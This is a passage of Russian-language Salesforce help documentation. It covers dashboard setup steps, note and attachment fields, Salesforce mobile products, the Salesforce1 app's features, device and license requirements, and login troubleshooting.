3. Щелкните значок секторной диаграммы на вкладке компонентов и перетащите его в один из столбцов на макете.
4. Добавьте заголовок и название секторной диаграммы.
5. Щелкните вкладку с источниками данных и расширьте список отчетов.
6. Найдите свой отчет и перетащите его в секторную диаграмму.
7. Сохраните внесенные изменения.

Теперь панели управления доступны на вкладке отчетов для всех лиц, имеющих полномочия на просмотр данных из отчета. Если вы нажмете на панель мониторинга, откроется задействованный отчет.

Поля примечаний и вложений

В Salesforce предлагается целый ряд удобных полей для примечаний и вложений. Предлагаются различные поля, доступные для примечаний, сделанных с помощью инструмента «Примечания», являющегося расширенной версией инструмента создания примечаний, или примечаний, сделанных с помощью устаревшего инструмента создания примечаний.

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Поля для примечаний

Прим.: В приложениях Salesforce1 и Lightning Experience предусмотрены дополнительные поля для связывания нескольких записей с примечанием.

Поле	Описание
Текст	Текст примечания. Данное поле может содержать не более 50 МБ данных.
Должность	Тема примечания. Максимальная длина может составлять не более 200 символов.

Поля для устаревшего инструмента создания примечаний

Поле	Описание
Текст	Текст примечания. Данное поле может содержать не более 32 Кб данных.
Личный	Флажок, указывающий на доступность примечания только ответственному и администраторам. Просмотр личных примечаний доступен администраторам только при наличии полномочия «Просмотр всех данных», а их редактирование — при наличии полномочия «Изменение всех данных».
Должность	Краткое описание примечания. Максимальная длина может составлять не более 80 символов.

Поля для вложений

Поля вложений

Поле	Описание
Описание	Описание загруженного файла. Максимальная длина может составлять не более 500 символов.
Имя файла	Имя загруженного файла.
Личный	Флажок, указывающий на доступность вложения только ответственному и администраторам. Просмотр личных вложений доступен администраторам только при наличии полномочия «Просмотр всех данных», а их редактирование — при наличии полномочия «Изменение всех данных».
Общий доступ с подключениями	Флажок, указывающий на доступность вложения подключениям при предоставлении общего доступа к родительской записи. Данный флажок отображается, только если функция Salesforce to Salesforce включена, к родительской записи предоставляется общий доступ, а вложение является общедоступным.
Размер	Размер загруженного файла.

Использование на мобильных устройствах

Несколько мобильных приложений компании Salesforce предоставляют клиентам удаленный доступ к рабочим данным.

Сравнение мобильных продуктов Salesforce

Приложение Salesforce1, SalesforceA, Salesforce Mobile Classic, Salesforce Authenticator и Аналитика Wave Salesforce доступны на различных мобильных устройствах, в разных версиях и с разными вариантами поддержки.

Мобильное приложение Salesforce1

Приложение Salesforce1 — это мобильная версия системы Salesforce. Данное корпоративное мобильное приложение предоставляет оперативный доступ к важным сведениям, структурированным для ускорения рабочих процессов, выполняемых вне офиса. Интуитивно-понятный интерфейс, оптимизированный для удобной работы с данными на сенсорных устройствах, позволяет пользователям быстро просматривать и обновлять данные. Кроме того, приложение Salesforce1 поддерживает многие настройки организации, позволяющие адаптировать приложение к текущим бизнес-требованиям.

Salesforce Mobile Classic

Приложение Salesforce Mobile Classic предоставляет мобильный доступ к данным Salesforce на устройствах Android™ и iPhone®. Вы можете просматривать, создавать, редактировать и удалять записи, отслеживать свои действия, смотреть панели мониторинга, запускать простые отчеты, регистрировать звонки и письма эл. почты. Ваш администратор Salesforce должен назначить вам мобильную лицензию, чтобы можно было использовать приложение Salesforce Mobile Classic.

Сравнение мобильных продуктов Salesforce

Приложение Salesforce1, SalesforceA, Salesforce Mobile Classic, Salesforce Authenticator и Аналитика Wave Salesforce доступны на различных мобильных устройствах, в разных версиях и с разными вариантами поддержки.

Продукт	Описание	Поддерживаемые версии Salesforce	Поддерживаемые мобильные устройства	Автономная поддержка
Salesforce1	Данное приложение позволяет просматривать и обновлять данные Salesforce на сенсорных мобильных устройствах. Пользователи могут просматривать, редактировать и создавать записи, управлять действиями, просматривать панели мониторинга и отчеты, а также использовать Chatter. Приложение Salesforce1 поддерживает многие стандартные объекты и списковые представления, все настраиваемые объекты организации, интеграцию других мобильных приложений и множество настроек Salesforce, включая	Бесплатно при использовании: • Personal Edition • Group Edition • Professional Edition • Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition • Contact Manager Edition	• Телефоны Android • Планшетные компьютеры Android • Модели iPad • Модели iPhone • Телефоны Windows 8.1 и Windows 10 (только мобильное веб-приложение)	Да (для просмотра данных). Бета-версия: создание и редактирование данных (приложение Salesforce1 для Android, версии v9.0 или выше и приложение Salesforce1 для iOS версии

Продукт	Описание	Поддерживаемые версии Salesforce	Поддерживаемые мобильные устройства	Автономная поддержка
	вкладки и страницы Visualforce, а также Lightning Pages.			v10.0 или выше)
SalesforceA	Данное приложение позволяет управлять пользователями и просматривать сведения для организаций Salesforce посредством смартфона. Приложение позволяет деактивировать или замораживать пользователей, восстанавливать пароли, разблокировать пользователей, редактировать сведения о пользователях и назначать наборы полномочий. Данное приложение доступно только при наличии полномочия «Управление пользователями».	Бесплатно при использовании: • Group Edition • Professional Edition • Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition • Contact Manager Edition	• Телефоны Android • Планшетные компьютеры Android • Модели IPad • Модели iPhone • iPod Touch	Нет
Salesforce Mobile Classic	Пользователи могут просматривать панели мониторинга, запускать простые отчеты, регистрировать вызовы и сообщения эл. почты, отслеживать действия, а также создавать, редактировать и удалять записи. Пользователям доступны многие стандартные объекты приложения Sales и некоторые объекты приложения Service. Поддерживаются настраиваемые объекты и конфигурации.	Для приложения требуются мобильные лицензии; оно доступно при использовании: • Professional Edition • Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition	• Телефоны Android • Планшетные компьютеры Android • Модели iPhone	Да
Средство проверки подлинности Salesforce Authenticator	Защитите свою учетную запись, используя мобильное устройство для двухфакторной проверки подлинности. Подтвердите свою идентичность или блокируйте нераспознанную активность одним нажатием на полученное всплывающее уведомление. Если для приложения включены службы геолокации, вы можете указать доверенные местоположения, такие как ваш дом	Бесплатно для всех клиентов при использовании: • Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition	• Телефоны Android • iPhone 5 или более поздние модели	Да, для формирования кодов проверки

Продукт	Описание	Поддерживаемые версии Salesforce	Поддерживаемые мобильные устройства	Автономная поддержка
	или офис. Если доступна автоматизация, то приложение может проверить подлинность автоматически, если вы находитесь в доверенном местоположении. Получите код для резервного метода проверки подлинности.	• Contact Manager Edition		
Аналитика Wave Salesforce	Получайте важную аналитическую информацию и принимайте обоснованные решения с помощью любого мобильного устройства. Просматривайте панели мониторинга, линзы и наборы данных, фильтры, группы, агрегированные сведения и визуализации, подробно исследуйте интересующие вас данные, используйте информацию совместно и предпринимайте действия.	Доступно за отдельную плату для пользователей следующих версий: • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition	• Модели IPad • Модели iPhone • Модели Android	Нет

СМ. ТАКЖЕ:

Мобильное приложение Salesforce1

Поддержка пользователей откуда угодно с помощью SalesforceA

Salesforce Mobile Classic

Salesforce Authenticator

Мобильное приложение Salesforce1

Приложение Salesforce1 — это мобильная версия системы Salesforce. Данное корпоративное мобильное приложение предоставляет оперативный доступ к важным сведениям, структурированным для ускорения рабочих процессов, выполняемых вне офиса. Интуитивно-понятный интерфейс, оптимизированный для удобной работы с данными на сенсорных устройствах, позволяет пользователям быстро просматривать и обновлять данные. Кроме того, приложение Salesforce1 поддерживает многие настройки организации, позволяющие адаптировать приложение к текущим бизнес-требованиям.

Прим.: Приложение Salesforce1 предоставляет пользователям мобильный доступ к основным данным и функциям. Тем не менее при выполнении некоторых бизнес-задач рекомендуем использовать портативный или настольный компьютер. Чтобы просмотреть данные или выполнить действия, которые не поддерживаются приложением Salesforce1, воспользуйтесь интерфейсом Lightning Experience или Salesforce Classic.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Получение мобильного приложения Salesforce1

Способ доступа к приложению Salesforce1 определяется нужным методом работы: использование приложения, установленного на устройство, или использование мобильного обозревателя. Некоторые версии приложения Salesforce1 могут быть выключены для организации. Дополнительную информацию о доступных версиях можно получить у администратора Salesforce.

Функции мобильного приложения Salesforce1: функции, доступные в каждой версии

Приложение Salesforce1 доступно как загружаемое приложение для устройств iOS и Android, а также как мобильное веб-приложение в поддерживаемых мобильных веб-обозревателях. В большинстве случаев все flavor-шаблоны программы приложения Salesforce1 включают те же функции. Тем не менее приложения отличаются друг от друга. Как правило, данные различия обуславливаются мобильными платформами, используемыми для поддержки приложения Salesforce1.

Требования по использованию мобильного приложения Salesforce1

Приложение Salesforce1 доступно для большинства версий Salesforce и типов пользовательских лицензий. Приложение поддерживается разными мобильными платформами, но отличается наличием некоторых минимальных требований к операционной системе и мобильному обозревателю.

Какие данные доступны в мобильном приложении Salesforce1?

Данные, доступные пользователю в приложении Salesforce1, определяются используемой версией Salesforce и типом лицензии пользователя, а также назначенным профилем и набором полномочий. Как правило, большинство доступных объектов, типов записей, полей и макетов страниц аналогичны полной версии сайта Salesforce. Тем не менее в приложении Salesforce1 доступны не все данные Salesforce.

Почему не удается выполнить вход в мобильное приложение Salesforce1?

Несмотря на использование правильных регистрационных данных Salesforce, пользователи могут испытывать сложности при входе в приложение Salesforce1. Ниже перечислены некоторые распространенные причины неудачного входа.

Включение или отключение мобильного веб-приложения Salesforce1

Если организация использует мобильное веб-приложение Salesforce1, то данное приложение открывается автоматически при входе пользователя в систему Salesforce посредством поддерживаемого мобильного обозревателя. Мобильный обозреватель не позволяет использовать полную версию системы Salesforce. При необходимости выключите мобильное веб-приложение для получения временного доступа к Salesforce Classic на мобильном устройстве.

Поиск справки в мобильном приложении Salesforce1

Приложение Salesforce1 содержит ссылку **«Справка»**, предназначенную для просмотра общих сведений об использовании мобильного приложения.

Ресурсы справки для мобильного приложения Salesforce1

Данные ресурсы содержат сведения об использовании мобильного приложения приложение Salesforce1, настройке организации и разработке для приложения.

СМ. ТАКЖЕ:

Ресурсы справки для мобильного приложения Salesforce1

Получение мобильного приложения Salesforce1

Способ доступа к приложению Salesforce1 определяется нужным методом работы: использование приложения, установленного на устройство, или использование мобильного обозревателя. Некоторые версии приложения Salesforce1 могут быть выключены для организации. Дополнительную информацию о доступных версиях можно получить у администратора Salesforce.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Установка загружаемого приложения

Загружаемые приложения Salesforce1 доступны для устройств Android и iOS, которые соответствуют минимальным требованиям платформы. Приложение Salesforce1 доступно для загрузки и установки в интернет-магазине Google Play или App Store.

Запустите установленное приложение на начальном экране и выполните вход в систему Salesforce. Возможно, потребуется создание PIN-кода безопасности. По умолчанию приложение автоматически подключается к производственной среде.

Прим.: При неудачном входе обратитесь к администратору Salesforce для проверки возможности использования загружаемого приложения.

Доступ к мобильному веб-приложению

Мобильное веб-приложение Salesforce1 выполняется в мобильном обозревателе на устройствах под управлением Android, iOS и Windows, которые соответствуют минимальным требованиям платформы. Мобильное веб-приложение предназначается для организаций, блокирующих установку приложений на корпоративные устройства пользователей.

Если организация использует мобильное веб-приложение, то приложение Salesforce1 открывается автоматически при входе пользователя в систему Salesforce посредством поддерживаемого мобильного обозревателя. Если приложение Salesforce1 не открывается автоматически, убедитесь, что переадресация на мобильное веб-приложение включена, а используемый обозреватель является поддерживаемым.

(С большинства неподдерживаемых мобильных веб-обозревателей вас перенаправят на Salesforce Classic. Если вы используете устройство iOS, то можете получить доступ к мобильному веб-обозревателю с Google Chrome for iOS или путем касания ссылки Salesforce в Gmail for iOS, однако работа в любой из этих сред не поддерживается системой Salesforce.)

СМ. ТАКЖЕ:

- Требования по использованию мобильного приложения Salesforce1
- Почему не удается выполнить вход в мобильное приложение Salesforce1?
- Включение или отключение мобильного веб-приложения Salesforce1

Функции мобильного приложения Salesforce1: функции, доступные в каждой версии

Приложение Salesforce1 доступно как загружаемое приложение для устройств iOS и Android, а также как мобильное веб-приложение в поддерживаемых мобильных веб-обозревателях. В большинстве случаев все flavor-шаблоны программы приложения Salesforce1 включают те же функции. Тем не менее приложения отличаются друг от друга. Как правило, данные различия обуславливаются мобильными платформами, используемыми для поддержки приложения Salesforce1.

Функция	Загружаемые приложения Android	Загружаемое приложение iOS	Мобильное веб-приложение
Навигация и действия			

Функция	Загружаемые приложения Android	Загружаемое приложение iOS	Мобильное веб-приложение
Просмотр не более 200 списковых представлений на объект	✔	✔	✔
Просмотр визуальных снимков бизнес-данных в диаграммах спискового представления			✔ (*только для планшетных компьютеров*)
Сортировка и фильтрация списковых представлений	✔	✔	✔
Совершайте такие действия, как телефонные вызовы, регистрацию вызовов и отправку электронных сообщений. (*телефонные вызовы поддерживаются только телефонами iPhone и Android*)	✔	✔	✔
Использование быстрых действий, созданных для организации	✔	✔	✔
См. изображения Google Maps в стандартных адресных полях.	✔	✔	✔
Поиск			
Поиск записей Salesforce	✔	✔	✔
Уточнение глобальных поисков для поиска записей по объекту			✔
Просмотр совпадающих результатов поиска для всех записей			✔
Сортировка результатов поиска			✔
Получайте более точные результаты с фильтрами зависимого поиска	✔	✔	✔
Поддержка автоматической проверки орфографии и исправлений ключевых слов поиска	✔	✔	✔
Использование глобального поиска сообщений Chatter на ленте «Вся компания»			✔
Используйте функцию поиска Spotlight для обнаружения данных Salesforce без открытия приложения Salesforce1		✔	
Управление взаимосвязями и данными			
Добавление новых записей и обновление текущих записей	✔	✔	✔
Предотвращение создания повторяющихся записей	✔	✔	✔

Функция	Загружаемые приложения Android	Загружаемое приложение iOS	Мобильное веб-приложение
Своевременное информирование о важных компаниях и предприятиях с помощью приложения News	✔	✔	✔
См. логотипы компании для организаций.	✔	✔	✔
Поиск, связывание и просмотр профилей Twitter для организаций, контактов и интересов Salesforce	✔	✔	✔
Отслеживание взаимосвязей между организациями и контактами с контактами с несколькими организациями	✔	✔	✔
Добавление контактов в систему Salesforce из списков контактов мобильного устройства	✔	✔	
См. рейтинги интересов.	✔	✔	✔
Преобразование перспективных интересов в контакты	✔	✔	✔
Использование функции «Путь возможностей» для отслеживания процессов продаж и закрытия сделок	✔	✔	✔
Сотрудничество с группами, работающими с организациями и возможностями	✔	✔	✔
Добавление продуктов, квот и нескольких влияющих кампаний к возможностям	✔	✔	✔
Управление статусам участников кампании	✔	✔	✔
Просмотр данных прогноза		✔	
Обработка данных, хранящихся вне системы Salesforce	✔	✔	✔
Производительность (Salesforce сегодня, примечания, события, задачи, эл. почта)			
Использование приложения Today для планирования и управления событиями рабочего дня, подключения к конференц-связям и регистрации событий мобильного календаря в системе Salesforce	✔	✔	
Добавление контактов в систему Salesforce из событий в приложении Today	✔	✔	
Создание обогащенных примечаний к встречам и их быстрое связывание с записями	✔	✔	✔
Добавление изображений в примечания		✔	
Создание задач из примечаний	✔	✔	✔
Создание задач из сообщений Chatter			✔
Создание повторных и дополнительных задач	✔	✔	✔

Функция	Загружаемые приложения Android	Загружаемое приложение iOS	Мобильное веб-приложение
Отслеживание, закрытие или повторное открытие задач	✔	✔	✔
Быстрое обновление задач одним касанием: редактирование комментариев или изменение крайнего срока, статуса и приоритета	✔	✔	✔
Создание и просмотр событий Salesforce	✔	✔	✔
Отправка эл. сообщений из Salesforce с помощью SalesforceIQ Inbox	✔	✔	
Work.com			
Использование обучения, целей, наград и навыков Work.com (*навыки доступны только для Android*)	✔	✔	✔
Инструменты для обслуживания клиентов			
Работа с обращениями и соответствующими письмами	✔	✔	✔
Использование функции социального обслуживания клиентов для отслеживания обращений и обработки заметок Twitter в режиме реального времени	✔	✔	✔
Просмотр статей знаний Salesforce	✔	✔	✔
Отслеживание приобретенных продуктов с помощью параметра «Активы»	✔	✔	✔
Услуга оптимизации поля с заказами-нарядами (включая контрольные точки, привязанные статьи и иерархии заказов-нарядов)	✔	✔	✔
Просмотр запланированных услуг и навигация к сервисным локациям с помощью поля услуг Lightning	✔	✔	✔
Отчеты и панели мониторинга			
Просмотр панелей мониторинга, компонентов панели мониторинга (включая компоненты панели мониторинга Visualforce) и отчетов	✔	✔	✔
Просмотр отчетов Lightning Experience, панелей мониторинга и диаграмм	✔	✔	✔
Сортировка данных в отчетах	✔	✔	✔
Применение фильтров панели мониторинга	✔	✔	✔
Общий доступ к моментальным снимкам расширенных диаграмм в ленте Chatter			✔

Функция	Загружаемые приложения Android	Загружаемое приложение iOS	Мобильное веб-приложение
Файлы Salesforce			
Использование файлов Salesforce	✔	✔	✔
Использование файлов Salesforce при выключенной поддержке Chatter			✔
Просмотр и публикация файлов из внешних источников данных (например, SharePoint, OneDrive for Business, Google Drive и Box) (*требуется Files Connect*)	✔	✔	✔
Редактирование файлов Microsoft Office 365	✔	✔	
Доступ к библиотекам содержимого		✔	
Chatter (ленты, темы, профили, группы)			
Использование лент, людей и групп Chatter	✔	✔	✔
Поиск по основной ленте Chatter	✔	✔	✔
Отключение сообщений Chatter			✔
Просмотр, редактирование и отслеживание записей ленты, систематизированных по теме; пакетное добавление тем в сообщения			✔
Объединение нескольких обновлений записей в одном сообщении			✔
Добавление фотографий или файлов в сообщения или комментарии или использование быстрых действий для публикации фотографий или файлов	✔	✔	✔
Публикация сообщений Chatter	✔	✔	
Предварительные просмотры файлов, опубликованных в сообщения и комментарии	✔	✔	✔
Добавление или удаление закладок для сообщений Chatter двойным касанием		✔	
Публикация вопросов и получение ответов прямо в ленте			✔
Расширение вопросов до обращений в Chatter			✔
Редактирование сведений о профиле пользователя	✔		✔
Изменение фотографии для профиля пользователя	✔	✔	✔
Добавление фотографий группы	✔	✔	✔
Добавление записей в группы	✔	✔	✔

Функция	Загружаемые приложения Android	Загружаемое приложение iOS	Мобильное веб-приложение
Использование неуказанных групп Chatter для более конфиденциального сотрудничества	✔	✔	✔
Публикация объявлений в лентах групп	✔	✔	✔
Управление группами, включая добавление участников группы	✔	✔	✔
Использование приложения Salesforce1 при выключенной поддержке Chatter	✔	✔	✔
Использование быстрых действий в приложении Salesforce1 при выключенной поддержке Chatter	✔	✔	✔
Запуск приложения Salesforce1 посредством ссылок из электронных уведомлений и рассылок Chatter	✔	✔	✔
Сообщества Salesforce			
Доступ к сообществам, созданным посредством шаблона «Вкладки Salesforce + Visualforce»	✔	✔	✔
Бизнес-логика и автоматизация процессов			
Отправка записей на утверждение	✔	✔	✔
Просмотр статуса отложенных запросов и утверждение или отклонение запросов на утверждение		✔	✔
Возобновление или удаление приостановленных сеансов потока	✔	✔	✔
Уведомления			
Получение внутрипрограммных уведомлений	✔	✔	✔
Получение всплывающих уведомлений	✔	✔	
Настройка отправляемых всплывающих уведомлений	✔	✔	
Автономный режим			
Просмотр кэшированных данных в автономном режиме	✔	✔	
Создание, редактирование и удаление записей для последних используемых объектов в автономном режиме (пробная версия)	✔	✔	
Доступ и безопасность			
Выполняйте вход на странице приложения Salesforce1 быстрее, применяя приложения по управлению паролями		✔	

Функция	Загружаемые приложения Android	Загружаемое приложение iOS	Мобильное веб-приложение
Настройка подключений к нескольким экземплярам на странице входа	✔	✔	
Переключение между несколькими организациями или сообществами Salesforce без выхода из приложения	✔	✔	
Открытие большинства URL-адресов Salesforce в приложении Salesforce1	✔	✔	
Контроль доступа к приложению посредством кода безопасности	✔	✔	
Используйте параметры безопасности «Связанные приложения» для соответствия нормативным правилам отрасли	✔	✔	
Повышение уровня безопасности с помощью управления мобильным устройством (MDM)	✔	✔	
Настройки и параметры пользователей или приложений			
Просмотр страниц Visualforce	✔	✔	✔
Просмотр страниц Lightning, а также настраиваемых и сторонних приложений	✔	✔	✔
Просмотр настраиваемого списка действий на панели действий и в действиях над элементом списка	✔	✔	✔
Просмотр настраиваемого фирменного стиля	✔	✔	✔
Просмотр справки уровня поля	✔	✔	✔

СМ. ТАКЖЕ:

Ресурсы справки для мобильного приложения Salesforce1

Требования по использованию мобильного приложения Salesforce1

Приложение Salesforce1 доступно для большинства версий Salesforce и типов пользовательских лицензий. Приложение поддерживается разными мобильными платформами, но отличается наличием некоторых минимальных требований к операционной системе и мобильному обозревателю.

Требования к мобильной платформе

Приложение Salesforce1 доступна для телефонов и планшетных компьютеров, которые соответствуют этим требованиям к мобильной платформе.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Требования к операционной системе и версии	Требования к мобильному обозревателю*
Android 4.4 или более поздней версии	Google Chrome на устройствах Android
iOS 10,0 или более поздней версии	Apple Safari на устройствах iOS
Windows 10 *(только мобильное приложение обозревателя)*	только Microsoft Edge на телефонах с Windows 10
Windows 8,1 *(только мобильное приложение обозревателя)*	только Microsoft Internet Explorer 11 на телефонах с Windows 8.1 *(поддержка завершится 17 декабря 2017 г.)*

* Требования к мобильному обозревателю применяются только к мобильному приложению обозревателя Salesforce.

- Требуется последняя версия мобильного обозревателя.
- При использовании мобильного приложения обозревателя рекомендуется отключить режим инкогнито в Chrome, «Частный доступ» в Safari или просмотр InPrivate в Edge или Internet Explorer.

Мобильные устройства, используемые для тестирования приложения Salesforce1

Salesforce выполняет автоматическое и ручное тестирование загружаемых и мобильных приложений обозревателя приложения Salesforce1 для выбранного набора мобильных устройств. Ниже представлен актуальный список устройств, используемых для тестирования приложения Salesforce1.

Платформа	Телефоны	Планшеты
Android	• Google Pixel XL • Google Pixel • Google Nexus 6P • Samsung Galaxy S7 • Samsung Galaxy S6 • Samsung Galaxy S5 • Samsung Galaxy Note 5 • Samsung Galaxy Note 4	• Samsung Galaxy Note 10.1 • Samsung Tab A 9.7 • Samsung Tab A 8.0 • Samsung Tab S2
iOS	• iPhone 7 / 7 Plus • iPhone 6S/6S Plus • iPhone 6 / 6 Plus • iPhone 5S • iPhone SE	• iPad Pro 12,9″ • iPad Pro 9,7″ • iPad Air 2 • iPad Mini 4
Windows (*только мобильное приложение обозревателя*)	• Nokia 1020 (с Windows 8.1) • Lumia 950 (с Windows 10)	• —

Клиенты могут использовать приложение Salesforce1 на непротестированных устройствах при соблюдении текущих требований к платформе. Список устройств, протестированных для использования приложения Salesforce1, может быть изменен с уведомлением или без него.

Прим.: Salesforce поддерживает ноутбуки с сенсорным экраном, включая устройства Microsoft Surface и Surface Pro, как ноутбуки а не как планшеты. Невозможно получить доступ к приложению Salesforce1 на этих устройствах. Пользователи всегда перенаправляются на полную версию системы, включенной для них, — Lightning Experience или Salesforce Classic. Только стандартная клавиатура и мышь поддерживаются на этих типах устройств.

На большинстве устройств приложение Salesforce1 доступно только в книжной ориентации. Единственное исключение — использование загружаемого приложения Salesforce1 на планшетах iPad, в которых поддерживается как книжная, так и альбомная ориентация.

Версии и лицензии Salesforce

Узнайте, какие выпуски Salesforce и пользовательские лицензии поддерживают использование приложения Salesforce1.

Версии Salesforce	
Приложение Salesforce1 доступно в следующих выпусках: • Personal Edition • Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition • Contact Manager Edition	Не поддерживается в следующих выпусках: • Database.com Edition
Типы лицензий пользователя	
Ниже перечислены типы лицензий, поддерживающие использование приложения Salesforce1. Наличие специальной лицензии приложения Salesforce1 или мобильной лицензии не требуется. • Пользователи Salesforce • Пользователи Salesforce Platform и Force.com • Пользователи Chatter Plus (или Chatter Only), пользователи Chatter Free и пользователи Chatter External* • Внешние пользователи Customer Community, Customer Community Plus и Partner Community • Пользователи портала, являющиеся участниками сообщества Salesforce	Данные типы лицензий пользователя не поддерживают доступ к мобильному приложению: • Пользователи портала, являющиеся участниками сообщества Salesforce • Пользователи Database.com • Пользователи Sites и Site.com • Пользователи Data.com; • Пользователи Work.com.

Прим.: Приложение поддерживает данные и функции, доступные пользователю в полной версии системы, в зависимости от используемой версии Salesforce и типа лицензии пользователя, а также назначенного профиля и набора полномочий.

*Пользователям Chatter Plus, Chatter Free и Chatter External должно быть предоставлено полномочие профиля «API включен» для использования любого загружаемого приложения Salesforce1. Пользователи Chatter External, имеющие

API-доступ, не могут просматривать списковые представления «Группы» и «Люди» при использовании загружаемого приложения.

Беспроводное подключение

Подключение к системе Salesforce должно быть установлено по протоколу Wi-Fi® или сети мобильной связи. При подключении по сети мобильной связи требуется сеть 3G или сеть следующего поколения. Для повышения производительности рекомендуем использовать протокол Wi-Fi или LTE.

При использовании одного из загружаемых приложений Salesforce1 последние использованные записи могут просматриваться, создаваться и редактироваться в автономном режиме.

СМ. ТАКЖЕ:

- Доступ к сообществам в Salesforce1
- Поддержка языковых и региональных настроек для приложения Salesforce1
- Рекомендации по доступности мобильного приложения приложение Salesforce1
- Какие данные доступны в мобильном приложении Salesforce1?

Какие данные доступны в мобильном приложении Salesforce1?

Данные, доступные пользователю в приложении Salesforce1, определяются используемой версией Salesforce и типом лицензии пользователя, а также назначенным профилем и набором полномочий. Как правило, большинство доступных объектов, типов записей, полей и макетов страниц аналогичны полной версии сайта Salesforce. Тем не менее в приложении Salesforce1 доступны не все данные Salesforce.

Ниже перечислены объекты, доступные в виде элементов меню навигации приложения Salesforce1. Пользователи могут просматривать, редактировать и создавать записи для данных объектов, если не указано иное.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

- Организации
- Активы
- Кампании
- Обращения
- Контакты
- Библиотеки содержимого *(только загружаемое приложение iOS)*
- Контракты
- Компания D&B *(только просмотр, для клиентов Data.com Premium Prospector и Data.com Clean)*
- Панели мониторинга *(только просмотр)*
- События
- Файлы
- Поле услуг Lightning (часы работы, служебные встречи, сервисные ресурсы, сервисные территории, типы работ) *(только для мобильных обозревателей)*
- Прогнозы *(только загружаемое приложение iOS)*
- Статьи базы знаний *(только просмотр)*
- Интересы
- Транскрипты Live Chat

- Возможности
- Заказы
- Сметы (*только созданные из возможностей*)
- Отчеты (*только просмотр*)
- Социальные образы и сообщения
- Задачи
- Обучение, цели, благодарности, награды и навыки Work.com(*навыки недоступны при использовании загружаемого приложения iOS*)
- Заказы-наряды
- Настраиваемые объекты, имеющие доступную вкладку
- Внешние объекты Salesforce Connect, доступные для поиска и имеющие вкладку, к которой можно получить доступ

Приложение поддерживает почти все стандартные и настраиваемые поля данных записей. Также приложение предоставляет доступ к большинству связанных списков для этих объектов.

Приложение, поддерживающее Chatter, позволяет просматривать ленты, группы, людей (профили пользователей) и темы. (Темы поддерживаются только мобильным приложением обозревателя.) Профили пользователей можно просматривать, даже если Chatter отключен.

Пользователям загружаемого приложения Salesforce1 доступно приложение Salesforce Today, предназначенное для подготовки к конференциям, взаимодействия с клиентами, быстрого подключения к конференц-связям и управления собственным рабочим днем.

Меню навигации приложения Salesforce1

Все данные объекты доступны посредством меню навигации приложения Salesforce1. Меню навигации позволяет концентрировать свое внимание на часто используемых объектах. Чтобы просмотреть полный список всех объектов, доступных в приложении Salesforce1 />. , коснитесь **«Больше»** внизу раздела «Недавние».

Совет: При использовании системы Salesforce впервые и отсутствии журнала недавних элементов раздел «Недавние» меню навигации приложения Salesforce1 изначально отображает следующие объекты: «Организации», «Обращения», «Контакты», «Файлы», «Группы» (при отсутствии в меню навигации), «Интересы», «Возможности» и «Люди» (при отсутствии в меню навигации).

По мере использования приложения Salesforce1 и полной версии системы Salesforce объекты, используемые чаще других, со временем заменяют стандартные элементы раздела «Недавние» и становятся объектами, доступными для глобальных поисков в приложении Salesforce1.

Раздел «Недавние» может заполняться объектами в течение 15 дней при условии их регулярного использования. Чтобы ускорить данный процесс, зафиксируйте нужные объекты в результатах поиска, выполненного посредством полной версии системы.

Глобальный поиск, выполняемый в приложении Salesforce1, охватывает только записи объектов, отображаемых в разделе «Недавние». Чтобы найти записи для других объектов, доступных в полном списке объектов, выполните поиск на начальной странице объекта.

СМ. ТАКЖЕ:

Доступ к данным и представления данных: Функции, отличающиеся или недоступные в Salesforce1

Почему не удается выполнить вход в мобильное приложение Salesforce1?

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Несмотря на использование правильных регистрационных данных Salesforce, пользователи могут испытывать сложности при входе в приложение Salesforce1. Ниже перечислены некоторые распространенные причины неудачного входа.

- Убедитесь в наличии полномочия на использование приложения Salesforce1. Администраторы Salesforce могут определять список лиц, которым должно быть доступно использование загружаемых приложений Salesforce1, а также отменять доступ к мобильному обозревателю для отдельных пользователей или всей компании. При наличии сомнений обратитесь к своему администратору.
- При использовании загружаемого приложения убедитесь, что вход выполняется посредством нужного экземпляра (производственная среда, безопасная среда или настраиваемый домен). По умолчанию приложение Salesforce1 подключается к производственной среде. Если организация использует единую регистрацию, рекомендуем разрешить приложению ссылаться на другую страницу во время входа. Аналогичный алгоритм действителен при подключении приложения Salesforce1 к безопасной среде в целях тестирования или входе посредством URL-адреса сообщества.

  Настраиваемый домен использует формат `https://universalcontainers.my.salesforce.com`, где компонент `universalcontainers` — это имя, выбранное администратором. Чтобы узнать правильное имя домена, обратитесь к администратору.

  - Чтобы подключить загружаемое приложение для устройств iOS к другому экземпляру, выполните данные действия.
  - Чтобы подключить загружаемое приложение для устройств Android к другому экземпляру, выполните данные действия.
- Убедитесь, что при использовании менеджера паролей, такого как 1Password™ или LastPass™, ваше имя пользователя и пароль хранятся правильно. (Ваш администратор должен сначала настроить управление паролями для организации. Использование приложения по управлению паролями для выполнения входа с помощью загружаемого приложения Salesforce1 на iOS версии 11.0 или выше.)

При повторном возникновении проблемы входа обратитесь за помощью к администратору.

СМ. ТАКЖЕ:

Получение мобильного приложения Salesforce1

Доступ к сообществам в Salesforce1

Требования по использованию мобильного приложения Salesforce1

Включение или отключение мобильного веб-приложения Salesforce1

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Если организация использует мобильное веб-приложение Salesforce1, то данное приложение открывается автоматически при входе пользователя в систему Salesforce посредством поддерживаемого мобильного обозревателя. Мобильный обозреватель не позволяет использовать полную версию системы Salesforce. При необходимости выключите мобильное веб-приложение для получения временного доступа к Salesforce Classic на мобильном устройстве.

